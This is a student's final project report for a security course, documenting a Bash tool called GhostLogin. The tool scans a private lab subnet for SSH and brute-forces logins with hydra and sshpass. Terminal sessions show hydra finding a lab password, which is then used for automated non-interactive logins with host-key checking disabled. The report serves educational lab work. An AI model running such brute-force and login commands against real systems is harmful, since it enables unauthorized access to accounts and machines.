# GhostLogin (NX201) – Final Project Report

- **Project**: GhostLogin (NX201)
- **Program**: NX201
- **Name**: David Rozi
- **Submission date**: 15/02/2026

**1. Brief Overview**

Automated Bash workflow for SSH discovery and login verification.

Receives an IP range (IP/CIDR/Range), scans port 22, attempts credential-based access in an authorized lab, and verifies access by running a single non-interactive command (no interactive shell).

Outputs: results.tsv (TSV) and report.html (HTML summary).

**2. Lab & Authorization**

All tests were performed in an authorized VMware lab on a private network, for educational use only, against controlled/allowed targets.

**3. Environment**

VMware | Kali Linux (attacker) + Windows 10 (lab) | Network: 192.168.206.0/24

Tools: bash, nmap, hydra, sshpass

**4. Inputs / Outputs**

Inputs: target range, creds.txt (username:password, lab only), verify command (default: "whoami")

Outputs (per run under ./out/run_<timestamp>/artifacts): targets.txt, results.tsv, report.html (+ nmap/hydra evidence files)

**5. Key Requirement: Non-Interactive SSH**

No interactive SSH shell is opened. The script uses command → output execution to reduce network noise and meet the lecturer's requirement.

**6. Creativity Feature: NoiseGuard**

NoiseGuard reduces network noise by controlling scan/bruteforce intensity.


noise low|normal adjusts nmap timing, hydra threads/wait, and delay between targets.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ ls -la
total 24
drwxrwxr-x  5 david david 4096 Feb 12 00:51 .
drwx------ 27 david david 4096 Feb 12 00:36 ..
drwxrwxr-x  2 david david 4096 Feb 12 00:36 docs
-rwxrwxr-x  1 david david 3567 Feb 12 00:51 ghostlogin.sh
drwxrwxr-x  2 david david 4096 Feb 12 00:36 logs
drwxrwxr-x  3 david david 4096 Feb 12 00:52 out

┌──(david㉿Kali)-[~/GhostLogin]
└─$ ./ghostlogin.sh --self-check
OK: bash found
OK: nmap found
OK: hydra found
OK: sshpass found
SELF-CHECK: PASS
Log: ./out/run_20260212_005403/logs/ghostlogin.log
```

I organized the project under ~/GhostLogin with docs/, logs/, and out/ directories. I then ran ./ghostlogin.sh --self-check to confirm required dependencies (bash, nmap, hydra, sshpass); the script returned SELF-CHECK: PASS and logged the run to ./out/run_20260212_005403/logs/ghostlogin.log

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cp -v ghostlogin.sh PERES25B.s17.nx201.sh
head -n 35 PERES25B.s17.nx201.sh
'ghostlogin.sh' → 'PERES25B.s17.nx201.sh'
#!/usr/bin/env bash
set -euo pipefail

# GhostLogin - NX201
# Unit: PERES25B | Student: s17 | Program: NX201 | Lecturer: Zach Azoalis
# Name: David Rozi | ID: 209364678
SCRIPT_NAME="$(basename "$0")"

OUT_ROOT="./out"
RUN_ID="$(date '+%Y%m%d_%H%M%S')"
RUN_DIR=""
LOG_FILE=""

TARGET_INPUT=""
CREDS_FILE=""
VERIFY_CMD="whoami"

MAX_HOSTS=4096
LOG_LEVEL="info"     # info|debug
DRY_RUN=0

ENABLE_BRUTEFORCE=0  # safety gate: must be explicitly enabled

# Creativity: NoiseGuard (reduces network noise)
NOISE_PROFILE="low"  # low|normal
NMAP_TIMING="-T2"
HYDRA_TASKS=2
HYDRA_WAIT=2
LOOP_DELAY=1

TARGETS_FILE_PATH=""
RESULTS_TSV=""
REPORT_HTML=""

make_builtin_creds_if_needed() {
```

I prepared the submission script by copying ghostlogin.sh to the required filename and verified the first lines with head. The header includes the required identification fields (unit, student, program, lecturer, and student details) to comply with the submission requirements.




I displayed the script's built-in help screen using ./ghostlogin.sh --help to document the supported parameters and correct execution syntax. The output lists all available options (target input, credentials file, verification command, output directory, limits/logging, and safety flags) and provides practical usage examples.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ ./PERES25B.s17.nx201.sh --target 192.168.206.0/24 --dry-run
TARGET: 192.168.206.0/24
OUT: ./out/run_20260218_155538
MODE: dry-run
BRUTEFORCE: disabled
NOISE: low (nmap -T2, hydra -t 2 -W 2, delay=1s)
SCAN: port 22 on 192.168.206.0/24
DRY-RUN: skipping nmap scan
SSH_HOSTS: 0
TARGETS_FILE: ./out/run_20260218_155538/artifacts/targets.txt
STATUS: Scan complete (bruteforce disabled)
NEXT: rerun with --enable-bruteforce --creds ./creds.txt to generate results/report
Log: ./out/run_20260218_155538/logs/ghostlogin.log
```

I executed the script in dry-run mode to validate inputs and initialize the run workspace without performing the nmap scan. The output confirms bruteforce is disabled, NoiseGuard is set to low, and the script generates the targets file path and a run log for safe verification before a full scan.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cat ./out/run_20260212_014148/logs/ghostlogin.log
[2026-02-12 01:41:48] [INFO] Run directory: ./out/run_20260212_014148
[2026-02-12 01:41:48] [INFO] Target input: 192.168.206.0/24
[2026-02-12 01:41:48] [INFO] Creds file: <none>
[2026-02-12 01:41:48] [INFO] Verify cmd: whoami
[2026-02-12 01:41:48] [INFO] Max hosts: 4096
[2026-02-12 01:41:48] [INFO] Dry run: 0
[2026-02-12 01:41:48] [INFO] Target type: CIDR (estimated hosts=256)
[2026-02-12 01:41:48] [INFO] Starting SSH scan on target: 192.168.206.0/24
[2026-02-12 01:41:49] [INFO] SSH hosts found: 1
[2026-02-12 01:41:49] [INFO] Targets file: ./out/run_20260212_014148/artifacts/targets.txt
```

I reviewed the run log (ghostlogin.log) to verify the scan execution and key parameters. The log confirms the target input 192.168.206.0/24 (CIDR), the start of the SSH scan, one SSH host found, and the generated targets file at ./out/run_20260212_014148/artifacts/targets.txt.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
cat ./out/run_20260212_014148/artifacts/targets.txt
192.168.206.128
```

I verified the generated targets file by printing ./out/run_20260212_014148/artifacts/targets.txt. The file contains the discovered host list in a one-IP-per-line format; in this run it includes 192.168.206.128, which is used as input for the next SSH validation/login phase.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
./PERES25B.s17.nx201.sh \
  --target 192.168.206.128 \
  --creds ./creds.txt \
  --verify "whoami" \
  --enable-bruteforce \
  --noise low
LATEST="$(ls -1dt ./out/run_* 2>/dev/null | head -n 1)"
echo "Latest run: $LATEST"
echo "results.tsv:"
cat "$LATEST/results.tsv" 2>/dev/null || cat "$LATEST"/artifacts/results.tsv 2>/dev/null || echo "results.tsv not found in expected paths"
if [[ -f "$LATEST/results.tsv" ]]; then
  head -n 1 "$LATEST/results.tsv"
  tail -n +2 "$LATEST/results.tsv"
fi
TARGET: 192.168.206.128
OUT: ./out/run_20260218_192127
MODE: run
BRUTEFORCE: enabled
NOISE: low (nmap -T2, hydra -t 2 -W 2, delay=1s)
SCAN: port 22 on 192.168.206.128
SSH_HOSTS: 1
TARGETS_FILE: ./out/run_20260218_192127/artifacts/targets.txt
BRUTEFORCE_DONE: total=1 success=0 fail=1
RESULTS_FILE: ./out/run_20260218_192127/artifacts/results.tsv
REPORT_FILE: ./out/run_20260218_192127/artifacts/report.html
STATUS: Full run complete
Log: ./out/run_20260218_192127/logs/ghostlogin.log
Latest run: ./out/run_20260218_192127
results.tsv:
timestamp       ip      port    username        status  verify_cmd      verify_output
2026-02-18 19:21:42     192.168.206.128 22              NO_CREDS
```

I executed a full run of the script against `192.168.206.128` with a verification command (whoami) and NoiseGuard set to low, then printed the latest run artifacts. The output confirms an SSH scan on port `22`, one SSH host discovered, and successful generation of targets.txt, results.tsv, report.html, and a run log under `./out/run_20260218_192127/`.

```
sshpass -f .pw_tmp ssh \
  -o PreferredAuthentications=password \
  -o PubkeyAuthentication=no \
  -o StrictHostKeyChecking=no \
  -o UserKnownHostsFile=/dev/null \
  -o NumberOfPasswordPrompts=1 \
  -o LogLevel=ERROR \
  labssh@192.168.206.128 "whoami"

rm -f .pw_tmp
labssh

┌──(david㉿Kali)-[~/GhostLogin]
└─$
```

I performed a non-interactive SSH verification by executing a single remote command (whoami) using sshpass with a temporary password file (.pw_tmp). The command returned the expected output (labssh) without opening an interactive shell, and I removed the temporary password file immediately after the check.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
mkdir -p ./out/manual
hydra -C ./creds.txt -t 2 -W 2 -f -q -o ./out/manual/hydra_ssh.txt 192.168.206.128 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-12 02:05:46
[DATA] max 2 tasks per 1 server, overall 2 tasks, 3 login tries, ~2 tries per task
[DATA] attacking ssh://192.168.206.128:22/
[22][ssh] host: 192.168.206.128   login: labssh   password: LabSsh2026!
[STATUS] attack finished for 192.168.206.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-12 02:05:46
```

I ran a controlled Hydra SSH check against a lab-only target using a credentials file in user:pass format (-C ./creds.txt). The run was limited to 2 threads (-t 2), configured with a short wait (-w 2), stopped on the first valid match (-f), and saved the output to ./out/manual/hydra_ssh.txt.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
sshpass -p 'LabSsh2026!' ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR labssh@192.168.206.128 "hostname && whoami"
Kali
labssh
```

I validated SSH automation by running two non-interactive remote commands (hostname && whoami) and capturing the returned output. To avoid host key prompts and enable full automation, I used StrictHostKeyChecking=no and UserKnownHostsFile=/dev/null.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
mkdir -p ./out/manual
results="./out/manual/results.tsv"

if [ ! -f "$results" ]; then
  printf "timestamp\tip\tport\tusername\tstatus\tverify_cmd\tverify_output\n" > "$results"
fi

out="$(sshpass -p 'LabSsh2026!' ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR labssh@192.168.206.128 "whoami" 2>/dev/nu
ll | tr -d '\r')"
ts="$(date '+%Y-%m-%d %H:%M:%S')"

printf "%s\t%s\t22\t%s\t%s\t%s\t%s\n" "$ts" "192.168.206.128" "labssh" "SUCCESS" "whoami" "$out" >> "$results"

cat "$results"
timestamp       ip      port    username        status  verify_cmd      verify_output
2026-02-12 02:12:59     192.168.206.128 22      labssh  SUCCESS whoami  labssh
2026-02-12 02:13:16     192.168.206.128 22      labssh  SUCCESS whoami  labssh
```

I generated a structured TSV results file (./out/manual/results.tsv) with a header and appended execution records. Then, I performed an automated SSH verification (whoami) using host key bypass options (StrictHostKeyChecking=no and UserKnownHostsFile=/dev/null) and stored the outcome as a SUCCESS row, including the returned verify_output value for clear, repeatable run documentation.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
latest_run="$(ls -td ./out/run_* | head -n 1)"
echo "Latest run: $latest_run"
ls -la "$latest_run/artifacts"
nl -ba "$latest_run/artifacts/results.tsv"
Latest run: ./out/run_20260212_023815
total 32
drwxrwxr-x 2 david david 4096 Feb 12 02:38 .
drwxrwxr-x 4 david david 4096 Feb 12 02:38 ..
-rw-rw-r-- 1 david david  259 Feb 12 02:38 hydra_192_168_206_128.txt
-rw-rw-r-- 1 david david  424 Feb 12 02:38 nmap_ssh.gnmap
-rw-rw-r-- 1 david david  446 Feb 12 02:38 nmap_ssh.txt
-rw-rw-r-- 1 david david  822 Feb 12 02:38 report.html
-rw-rw-r-- 1 david david  127 Feb 12 02:38 results.tsv
-rw-rw-r-- 1 david david   16 Feb 12 02:38 targets.txt
     1  timestamp       ip      port    username        status  verify_cmd      verify_output
     2  2026-02-12 02:38:19     192.168.206.128 22      labssh  SUCCESS whoami  labssh
```

I verified the automated run outputs by locating the latest run directory and listing the generated artifacts. The artifacts folder contains evidence files (targets.txt, results.tsv, report.html) along with the saved nmap and hydra outputs, and results.tsv includes a SUCCESS record with timestamp, target IP, port 22, username, verify_cmd (whoami), and verify_output.

```
┌──(david㉿Kali)-[~/GhostLogin]
└─$ cd ~/GhostLogin
./PERES25B.s17.nx201.sh --target 192.168.206.0/24 --enable-bruteforce --verify "whoami" --noise low
TARGET: 192.168.206.0/24
OUT: ./out/run_20260218_154335
MODE: run
BRUTEFORCE: enabled
NOISE: low (nmap -T2, hydra -t 2 -W 2, delay=1s)
SCAN: port 22 on 192.168.206.0/24
SSH_HOSTS: 1
TARGETS_FILE: ./out/run_20260218_154335/artifacts/targets.txt
CREDS: built-in (LAB ONLY) → ./out/run_20260218_154335/artifacts/creds_builtin.txt
BRUTEFORCE_DONE: total=1 success=0 fail=1
RESULTS_FILE: ./out/run_20260218_154335/artifacts/results.tsv
REPORT_FILE: ./out/run_20260218_154335/artifacts/report.html
STATUS: Full run complete
Log: ./out/run_20260218_154335/logs/ghostlogin.log
```

I executed a full script run against 192.168.206.0/24 with controlled bruteforce enabled and the verification command set to whoami (NoiseGuard: low). The output confirms an SSH scan on port 22, the use of built-in lab credentials, and automatic generation of the core artifacts: targets.txt, results.tsv, report.html, and a run log under ./out/run_20260218_154335/.

## GhostLogin Report (NX201)

**Target:** 192.168.206.0/24
**Run:** 20260212_024155

**Artifacts:** results.tsv, targets.txt, nmap output, hydra outputs

### Results

| timestamp | ip | port | username | status | verify_cmd | verify_output |
|---|---|---|---|---|---|---|
| 2026-02-12 02:41:57 | 192.168.206.128 | 22 | labssh | SUCCESS | whoami | labssh |

**Log:** ./out/run_20260212_024155/logs/ghostlogin.log

This screenshot shows the automatically generated summary report (report.html) produced at the end of the run. The report includes the scanned target range and run identifier, and it renders the results table directly from results.tsv. In this run, the script successfully validated SSH access to 192.168.206.128 (port 22) as user labssh with status SUCCESS, and the verification command (whoami) returned the expected output (labssh).


I started a full run against 192.168.206.0/24 with controlled settings: bruteforce enabled, the verification command set to whoami, and NoiseGuard configured to low to reduce network noise (nmap -T2, hydra limited concurrency, and a delay). The script output confirms the target range, run mode, and an SSH scan on port 22.

## GhostLogin Report (NX201)

**Target:** 192.168.206.0/24
**Run:** 20260215_165427

**Noise profile:** low

**Artifacts:** results.tsv, targets.txt, nmap output, hydra outputs

### Results

| timestamp | ip | port | username | status | verify_cmd | verify_output |
|---|---|---|---|---|---|---|
| 2026-02-15 17:00:20 | 192.168.206.128 | 22 | labssh | SUCCESS | whoami | labssh |

**Log:** ./out/run_20260215_165427/logs/ghostlogin.log

This screenshot shows the auto-generated HTML summary report (report.html) produced at the end of the run. The report lists the scanned target range, renders the results table from results.tsv (including a SUCCESS SSH verification with whoami returning labssh), and explicitly displays the Noise profile as low to document that NoiseGuard was enabled for reduced-noise execution.